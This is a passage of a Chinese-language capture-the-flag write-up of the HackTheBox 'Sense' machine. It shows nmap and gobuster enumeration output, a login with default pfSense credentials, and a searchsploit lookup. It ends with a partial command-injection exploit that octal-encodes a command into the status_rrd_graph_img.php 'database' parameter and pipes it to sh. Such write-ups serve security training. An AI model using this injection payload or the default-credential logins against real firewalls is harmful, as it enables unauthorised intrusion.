

概述 （Overview）



攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- gobuster
- exploit-db

阶段1：枚举

通过Nmap进行端口识别，发现开放了两个端口：80、443

```
Running CVE scan on common ports


PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
| vulners:
|   lighttpd 1.4.35:
|_      CVE-2019-11072  7.5     https://vulners.com/cve/CVE-2019-11072
443/tcp open  ssl/https?
```

nmap的脚本扫描提示存在一个漏洞


浏览器访问后跳转到 HTTPS 显示如图内容，一个登陆页面（额，以前真没见过这个），页面上并没有版本信息：

阶段2：利用工具


尝试简单枚举一下网站路径：

```
┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ gobuster dir -u https://10.10.10.60 -w /usr/share/seclists/Discovery/Web-Content/common.txt -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/28 09:03:01 Starting gobuster in directory enumeration mode
===============================================================
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/favicon.ico          (Status: 200) [Size: 1406]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/index.html           (Status: 200) [Size: 329]
/index.php            (Status: 200) [Size: 6690]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/xmlrpc.php           (Status: 200) [Size: 384]

===============================================================
2021/03/28 09:03:56 Finished
===============================================================
```

`/tree/` 路径看着像是一个新的应用。




页尾发现版本信息 `SilverStripe Tree Control v1.0`



根据版本信息没有找到什么收获，跑一边大点的字典：

```
└─$ gobuster dir -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -k -x php,txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2021/03/28 11:31:14 Starting gobuster in directory enumeration mode
===============================================================
/help.php             (Status: 200) [Size: 6689]
/index.php            (Status: 200) [Size: 6690]
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/stats.php            (Status: 200) [Size: 6690]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/edit.php             (Status: 200) [Size: 6689]
/system.php           (Status: 200) [Size: 6691]
/license.php          (Status: 200) [Size: 6692]
/status.php           (Status: 200) [Size: 6691]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/exec.php             (Status: 200) [Size: 6689]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/graph.php            (Status: 200) [Size: 6690]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/wizard.php           (Status: 200) [Size: 6691]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/pkg.php              (Status: 200) [Size: 6688]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
/xmlrpc.php           (Status: 200) [Size: 384]
/reboot.php           (Status: 200) [Size: 6691]
/interfaces.php       (Status: 200) [Size: 6695]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]

===============================================================
2021/03/28 11:40:04 Finished
===============================================================

┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ gobuster dir -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -k -x txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
2021/03/28 11:41:17 Starting gobuster in directory enumeration mode
===============================================================
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/system-users.txt     (Status: 200) [Size: 106]
/filebrowser          (Status: 301) [Size: 0] [--> https://10.10.10.60/filebrowser/]
```


对比两个字典的结果，发现存在一个 `system-users.txt` 的文件，内容为一组账号和口令(口令提示为默认口令)。



随后在页面加载的样式链接里发现 `pfsense_ng` 的字符串，google后找到了该靶机所部署的服务。

```
-Type" content="text/html; charset=iso-8859-1" />
href="/themes/pfsense_ng/images/icons/favicon.ico" />
neet" type="text/css" href="/themes/pfsense_ng/login.cs
```

> pfSense是基于FreeBSD的开源防火墙解决方案，该发行版本可以免费安装在任意的设备上。




根据 `.txt` 文件提示的口令信息，google到了该系统的初始账号。

```
https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html
Username: admin
Password: pfsense
```

> 组合起来就是 rohit:pfsense

成功登录系统。




根据已知的系统名称及版本信息，找到了利用的 exploit：

```
┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ searchsploit pfsense 2.1.3
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                | php/webapps/43560.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

阶段3：权限提升

查看该 exploit ，验证下 payload 里的页面是否存在：

```
payload = ""

# encode payload in octal
for char in command:
        payload += ("\\" + oct(ord(char)).lstrip("0o"))

login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+"printf+" + "'" + payload + "'|sh"

headers = [
